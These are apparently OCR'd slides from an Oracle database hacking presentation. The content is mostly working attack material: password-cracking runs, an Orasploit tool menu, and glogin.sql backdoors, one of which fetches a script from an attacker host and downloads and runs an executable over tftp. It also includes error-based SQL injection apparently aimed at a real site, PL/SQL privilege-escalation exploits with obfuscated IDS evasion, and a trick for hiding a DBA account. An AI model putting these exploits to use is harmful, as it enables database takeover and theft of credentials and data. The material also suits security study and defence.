
Prefix

Word

Separator

Postfix

Dictionary based Rainbow Tables




```
alexander-kornbrusts-macbook-air:ophcrack10 alex$ ./ophcrack_oracle -s -u SYS `./
oracle_hash -u SYS PPOLAND082008`
Oracle hash        : password
95250fbd6d5666d4   PPOLAND082008
[tables:0-3, 6% passwords:1/1  seconds/pw:1.99]

Statistics:
 hash-redux calculations: 233355
 endpoint searched 923
 fseek operations 5295
 matches found 33
 false alarms 32
 hash-redux operations per false alarms 3831
 time elapsed  1.99s

alexander-kornbrusts-macbook-air:ophcrack10 alex$ 
```

More advanced tools - Orasploit



```
SQL> @oh
Running orasploithelp.sql
SP2-0640: Not connected
Orasploit V0.72alpha
(c) by Red-Database-Security GmbH

WARNING: Illegal Use of Orasploit is prohibited
WARNING: Distribution of Orasploit is NOT allowed

orasploit.sql                  [o]    - *main script do everything
orasploitsneak.sql             [os]   - smallest footprint - avoid/bypass IDS, ...

orasploithelp.sql                 [oh]   - *help for Orasploit
orasploithelper.sql            [h]    - *helper scripts for Oracle
orasploithelpexploits.sql         [ohe]  - *help for Oracle exploits

-- information retrieval
orasploitenum1.sql             [e1]   - *get information as unpriv. user
orasploitenum2.sql             [e2]   - *get information with DBA privileges
orasploitusedfeatures.sql      [uf]   - used features in the database (e.g. VPD, ...
)
orasploitgetdata.sql           [gd]   - *get data like passwords, creditcard
orasploitgetdataids.sql        [gdids]- get data bypassing IDS Auditing
orasploitgetdatadel.sql        [gddel]- get data from deleted/truncated tables
orasploitexportzipdb.sql       [exp]  - *export and zip the entire DB
orasploitrunportscan.sql       [ps]   - run a portscanner on the database
orasploitreadfileswin.sql      [rwin] - *read interesting files from Windows
orasploitreadfilesunix.sql     [runix]- *read interesting files from Unix

-- privilege escalation
orasploitescalation.sql        [esc]  - *escalate privileges
```

Oracle Hacking Examples

Ways to hack an Oracle database
- Weak Passwords

```
C:\ >checkpwd system/secretpw@ora10104local   password_file.txt
Checkpwd 1.22 - (c) 2007 by Red-Database-Security GmbH
checking passwords
SYSTEM  OK [OPEN]
SYS     OK [OPEN]
MGMT_VIEW       OK [OPEN]
DBSNMP  OK [OPEN]
SYSMAN  OK [OPEN]
KORNBRUST       OK [OPEN]
PORTAL has weak password PORTAL [OPEN]
XXX has weak password XXX [OPEN]
OCA has weak password OCA [OPEN]
SCOTT has weak password TIGER [OPEN]
[…]
BI has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
Done. Summary:
  Passwords checked        : 39663490
  Weak passwords found     : 37
  Elapsed time (min:sec)   : 1:54
  Passwords / second       : 512044
```

Demo

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
 create user hacker identified by hacker;
 grant dba to hacker;
-------------glogin.sql-------------------------
```

```
C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
User created.
Privilege granted.
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
-------------glogin.sql-------------------------
 set term off
 grant dba to hacker identified by hacker;
 set term on
-------------glogin.sql-------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
-------------glogin.sql-------------------------
-------------hackme.sql-------------------------
set term off
host tftp -i 192.168.2.190 GET evilexe.exe evilexe.exe
host evilexe.exe
Grant dba to hacker identified by hacker
set term on
-------------hackme.sql-------------------------
C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```

Demo

Ways to hack an Oracle database – SQL Injection I

The package utl_inaddr is granted to public and responsible for the name resolution:

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;

localhost
```

Ways to hack an Oracle database – SQL Injection II

Get information via error messages:

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from
dual;

select utl_inaddr.get_host_name('anti-hacker') from dual
       *
ERROR at line 1:
ORA-29257: host anti-hacker unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection III

Replace the string with a subselect to modify the error message:

```
SQL> select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual;

select utl_inaddr.get_host_name((select username||'='||password
from dba_users where rownum=1)) from dual
       *
ERROR at line 1:
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection IV

```
http://ec..*****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||
utl_inaddr.get_host_name((select%20'SID='||global_name%20from
%20global_name))
```

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host SID=EXTUCOMA.CC.******* unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection V

```
http://ec.****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||
utl_inaddr.get_host_name((select%20'Users='||count(*)%20from
%20all_users))
```

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host Users=254 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection VI

SQL Injection without Single/Double Quotes

http://ec.**/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%count(*)%20from%20all_users))**

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host 254 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection VII

A typical PL/SQL exploits consists of 2 parts. The classic technique requires a procedure to do the privilege escalation. An alternative solution are types or cursor objects via dbms_sql (until 10g Rel.2).

“Shellcode”

```
   CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

Ways to hack an Oracle database – SQL Injection VIII

And here a different exploit using the (undocumented) Oracle procedure sys.kup$worker.main. This package is available since Oracle 10g Rel. 1.

Exploit

```
exec sys.kupw$WORKER.main('x','YY'' and
1=user1.f1 -- mytag12');
```

After executing this code you must re-login or run the command “set role dba” to become DBA.

Ways to hack an Oracle database – SQL Injection VIII

A modification of this exploit without “CREATE PROCEDURE” works with a cursor object and dbms_sql.execute

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
 commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and
 1=dbms_sql.execute('||myc||')--');
END;
/

set role dba;
revoke dba from public;
```


Ways to hack an Oracle database – SQL Injection VIII

Exploit with cursor and IDS evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
 pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz
 (rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmn
opqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and
 1=dbms_sql.execute ('||myc||')--');
END;
/

set role dba;
revoke dba from public;
```

Ways to hack an Oracle database – SQL Injection III



[exploits/shellcode]


-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2008-01-28	Oracle 10g R1 xdb.xdb_pitrig_pkg Buffer Overflow Exploit (PoC)	3038	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 xdb.xdb_pitrig_pkg PLSQL Injection (change sys password)	4275	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 pitrig_truncate PLSQL Injection (get users hash)	3009	R	D	Sh2kerr
2008-01-28	Oracle 10g R1 pitrig_drop PLSQL Injection (get users hash)	2832	R	D	Sh2kerr
2007-10-27	Oracle 10g LT.FINDRICSET Local SQL Injection Exploit (IDS evasion)	5192	R	D	Sh2kerr
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit (2)	4086	R	D	bunker
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit	2894	R	D	bunker
2007-10-23	Oracle 10g CTX_DOC.MARKUP SQL Injection Exploit	6017	R	D	Sh2kerr
2007-07-19	Oracle 9i/10g evil views Change Passwords Exploit (CVE-2007-3855)	5532	R	D	bunker
2007-04-26	phpOracleView (include_all.inc.php page_dir) RFI Vulnerability	4778	R	D	Alkomandoz Hacker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit	4844	R	D	bunker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit v2	3948	R	D	bunker
2007-03-10	Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)	3761	R	D	Cesar Cerrudo
2007-02-26	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit v2	3655	R	D	bunker
2007-02-26	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit v2	4112	R	D	bunker
2007-02-26	Oracle 10g KUPV$FT.ATTACH_JOB SQL Injection Exploit v2	3546	R	D	bunker
2007-02-26	Oracle 10g KUPW$WORKER.MAIN SQL Injection Exploit v2	4810	R	D	bunker
2007-02-23	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit	4512	R	D	bunker
2007-02-23	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit	5471	R	D	bunker
2007-02-22	Oracle 10g KUPV$FT.ATTACH_JOB Grant/Revoke dba Permission Exploit	3894	R	D	bunker
2007-02-22	Oracle 10g KUPW$WORKER.MAIN Grant/Revoke dba Permission Exploit	4763	R	D	bunker
2007-02-05	Oracle 9i/10g DBMS_EXPORT_EXTENSION SQL Injection Exploit	5598	R	D	bunker
2007-01-23	Oracle 10g SYS.KUPV$FT.ATTACH_JOB PL/SQL Injection Exploit	3522	R	D	Joxean Koret
2007-01-23	Oracle 10g SYS.KUPW$WORKER.MAIN PL/SQL Injection Exploit	3634	R	D	Joxean Koret
2007-01-23	Oracle 10g SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE PL/SQL Injection	5111	R	D	Joxean Koret
2006-12-19	Oracle <= 9i / 10g File System Access via utl_file Exploit	7091	R	D	Marco Ivaldi

Ways to hack an Oracle database – invisible users

Create an user with DBA privileges


```
Create user hacker identified by hacker;
Grant dba to hacker;
```

Enterprise Manager (Java)



Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HACKER
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS
MGMT_VIEW
MOBILEADMIN
OLAPSYS
ORDPLUGINS
ORDSYS
OUTLN
PUBLIC

Database Control (Web)



Database: ora10g3 > Users

Users

Search


Name

To run an exact match search or to run a case sensiti

Results

Select	UserName △	Account S
●	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HACKER	OPEN
○	HTMLDBALEX	OPEN

Quest TOAD




▲ User
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_010500
FLOWS_FILES
HACKER
HTMLDBALEX

Ways to hack an Oracle database – invisible users

Hide this user by changing

```
update sys.user$ set datats#=777;
Commit;
```

